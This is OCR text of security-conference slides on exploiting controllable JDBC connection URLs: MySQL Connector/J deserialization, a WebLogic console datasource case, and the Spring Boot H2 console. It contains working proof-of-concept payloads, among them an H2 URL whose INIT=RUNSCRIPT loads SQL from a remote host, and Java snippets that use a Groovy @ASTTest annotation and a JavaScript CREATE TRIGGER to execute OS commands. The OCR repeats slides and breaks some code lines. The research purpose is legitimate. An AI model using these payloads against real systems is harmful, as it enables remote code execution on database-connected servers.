Make JDBC Attack Brilliant Again

Xu Yuanzhen(@pyn3rd)

Chen Hongkun(@Litch1)

Agenda

Agenda


1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

Agenda

Agenda


1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

Java Database Connectivity


Java Application
Not Recommended
Unportable
Callback
JDBC
Standard Interface
JDBCMysqlImpl
JDBCOracleImpl
JDBCSQLServerImpl
JDBCDB2mpl
JDBC Driver
Callback
MySQL
Oracle
MsSQL
DB2

```
Class.forName("com.mysql.cj.jdbc.Driver");
String url = "jdbc:mysql://localhost:3306/demo"
Connection conn = DriverManager.getConnection(url)
```

Controllable JDBC URL



Agenda

Agenda


1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

MySQL client arbitrary file reading vulnerability

- Affect many clients including JDBC driver
- LOAD DATA INFILE statement

MySQL JDBC client deserialization vulnerability

- Affected MySQL JDBC driver need to support specific properties
- gadgets are necessary



MySQL Connector/J – CVE-2017-3523

MySQL Connector/J offers features to support for automatic serialization and deserialization of Java objects, to make it easy to store arbitrary objects in the database

- The flag "**useServerPrepStmts**" is set true to make MySQL Connector/J use server-side prepared statements
- The application is reading from a column having type **BLOB**, or the similar **TINYBLOB**, **MEDIUMBLOB** or **LONGBLOB**
- The application is reading from this column using **.getString()** or one of the functions reading numeric values (which are first read as strings and then parsed as numbers).

```
case Types.LONGVARBINARY:
                    if (!field.isBlob()) {
                        return extractStringFromNativeColumn(columnIndex, mysqlType);
                    } else if (!field.isBinary()) {
                        return extractStringFromNativeColumn(columnIndex, mysqlType);
                    } else {
                        byte[] data = getBytes(columnIndex);
                        Object obj = data;

                        if ((data != null) && (data.length >= 2)) {
                            if ((data[0] == -84) && (data[1] == -19)) {
                                // Serialized object?
                                try {
                                    ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
                                    ObjectInputStream objIn = new ObjectInputStream(bytesIn);
                                    obj = objIn.readObject();
                                    objIn.close();
                                    bytesIn.close();
                                }
                            return obj.toString();
                        }

```

Properties

Versions	Properties	Values
8.x	queryInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
6.x	statementInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
>=5.1.11	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor
<=5.1.10	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor

Weblogic 0day - CVE-2020-2934

```
1   public class CreateJDBCDataSource extends CreatePageFLowController {
2
3   private static final Long serialVersionUID = 1L;
4
5   private static Log LOG = LogFactory.getLog(CreateJDBCDataSource.class);
6
7   protected CreateJDBCDataSourceForm _createJDBCDataSourceForm = null;
8
9   @Action(useFormBean =  "createJDBCDataSourceForm", forwards = {@Forward(name="success", path="start.do")})
10  public Forward begin(CreateJDBCDataSourceForm form) {
11    UsageRecorder.note("User has launched the <CreateJDBCDataSource> assistant");
12    if (! isNested())
13      this._createJDBCDataSourceForm = form = new CreateJDBCDataSourceForm( );
14    form.setName(getUniqueName("jdbc.datasources.createidbcdatasource.name. seed"));
15    form.setDatasourceType("GENERIC")
16    form.setCSRFToken(CSRFUtils.getSecret(getRequest()));
17    try {
18      ArrayListsLabelvalueBean > databaseTypes = getDatabaseTypes();
19      form.setDatabaseTypes(databaseTypes);
20      for (Iterator<LabelValueBean> iter = databaseTypes.iterator(); iter.hasNext(); ) {
21        LabelvalueBean lvb = iter.next();
22        if (lvb.getvalue().equals("Oracle")) {
23          form.setSelectedDatabaseType(lvb.getValue());
24          break
25        }
26      }
```

127.0.0.1:7001/console/console.portal?_nfpb=true&_pageLabel=HomePage1

ORACLE WebLogic Server 管理控制台 12c

主页 注销 首选项 记录 帮助 欢迎, weblogic 连接到: base_domain

主页

更改中心

查看更改和重新启动

启用配置编辑。将来在修改，添加或删除此域中的项目时，将自动激活这些更改。

域结构

base_domain
- 域分区
- 环境
- 部署
- 服务
- 安全领域
- 互用性
- 诊断

帮助主题

- 搜索配置
- 使用更改中心
- 记录 WLST 脚本
- 更改控制台首选项
- 管理控制台扩展
- 监视服务器

系统状态

正在检索健康状况数据...

失败 (0)
严重 (0)
超载 (0)
警告 (0)
正常 (0)

主页

信息和资源


有用的工具
- 配置应用程序
- 为 RAC 数据源配置 GridLink
- 配置动态集群
- 最新任务状态
- 设置控制台首选项

域配置

域
- 域

域分区
- 域分区
- 分区工作管理器

环境
- 服务器
- 集群
  - 服务器
  - 可迁移
- Coherence 集群
- 计算机
- 虚拟主机
- 虚拟目标
- 工作管理器
- 并发模板
- 资源管理
- 启动类和关闭类



localhost:63343/iframeDemo/

localhost:63343/iframeDemo/weblogic.html?_ijt=t4gufbarl75s9h0991bhg1n1ai

Attack other databases with JDBC drivers

Spring Boot H2 console case study

```
spring.h2.console.enabled=true

spring.h2.console.settings.web-allow-others=true
```

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

127.0.0.1:7777/h2-console/test.do?jsessionid=56b9d5113a8a41ae35847c87e94b78aa

English Preferences Tools Help

Login

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded) Save Remove

Driver Class: org.h2.Driver


JDBC URL: jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;I

User Name: sa

Password:

Connect Test Connection

Test successful



Construct payload with Groovy AST transformations

Why we use command "**RUNSCRIPT**"?

```
INIT = RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

```
1     if (init != null) {
2                     try {
3                         CommandInterface command = session.prepareCommand(init,
4                                 Integer.MAX_VALUE);
5                         command.executeUpdate(null);
6                     } catch (DbException e) {
7                         if (!ignoreUnknownSetting) {
8                             session.close();
9                             throw e;
10                        }
11                    }
12                }
13
```

single line SQL

In-depth analysis of source code

```
CREATE ALIAS RUNCMD AS $$<JAVA METHOD>$$;
CALL RUNCMD(command)
```

multiple lines SQL

org.h2.util.SourceCompiler

Java Source Code	javax.tools.JavaCompiler#getTask
JavaScript Source Code	javax.script.Compilable#compile
Groovy Source Code	groovy.lang.GroovyCodeSource#parseClass

```
1         Class<?> compiledClass = compiled.get(packageAndClassName);
2
3        if (compiledClass != null) {
4
5            return compiledClass;
6         }
7
8         String source = sources.get(packageAndClassName);
9
10        if (isGroovySource(source)) {
11
12            Class<?> clazz = GroovyCompiler.parseClass(source, packageAndClassName);
13
14            compiled.put(packageAndClassName, clazz);
15
16            return clazz;
17         }
```

Groovy Source Code

Use @groovy.transform.ASTTEST to perform assertions on the AST

GroovyClassLoader.parseClass(…)

```
public static void main(String[] args) throws ClassNotFoundException, SQLException {
        String groovy = "@groovy.transform.ASTTest(value={" +
                "    assert java.lang.Runtime.getRuntime().exec(\"open -a Calculator\")" +
                "})" +
                "def x";
        String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE ALIAS T5 AS '"+ groovy +"'";
        Connection conn = DriverManager.getConnection(url);
        conn.close();
```

Is groovy dependency necessary?

```
1    private Trigger loadFromSource() {
2            SourceCompiler compiler = database.getCompiler();
3            synchronized (compiler) {
4                String fullClassName = Constants.USER_PACKAGE + ".trigger." + getName();
5                compiler.setSource(fullClassName, triggerSource);
6                try {
7                    if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
8                        return (Trigger) compiler.getCompiledScript(fullClassName).eval();
9                    } else {
10                       final Method m = compiler.getMethod(fullClassName);
11                       if (m.getParameterTypes().length > 0) {
12                          throw new IllegalStateException("No parameters are allowed for a
13   trigger");
14                       }
15                       return (Trigger) m.invoke(null);
16                   }
17               } catch (DbException e) {
18                   throw e;
19               } catch (Exception e) {
20                   throw DbException.get(ErrorCode.SYNTAX_ERROR_1, e, triggerSource);
21               }
22           }
23       }
```

"CREATE TRIGGER" NOT only compile but also invoke eval

```
public static void main(String[] args) throws ClassNotFoundException, SQLException {
        String javascript = "//javascript\njava.lang.Runtime.getRuntime().exec(\"open -a Calculat
or\")";
        String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER hhhh BEFORE SELECT ON
INFORMATION_SCHEMA.CATALOGS AS '"+ javascript +"'";

        Connection conn = DriverManager.getConnection(url);
        conn.close();
```

Agenda

Agenda

1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

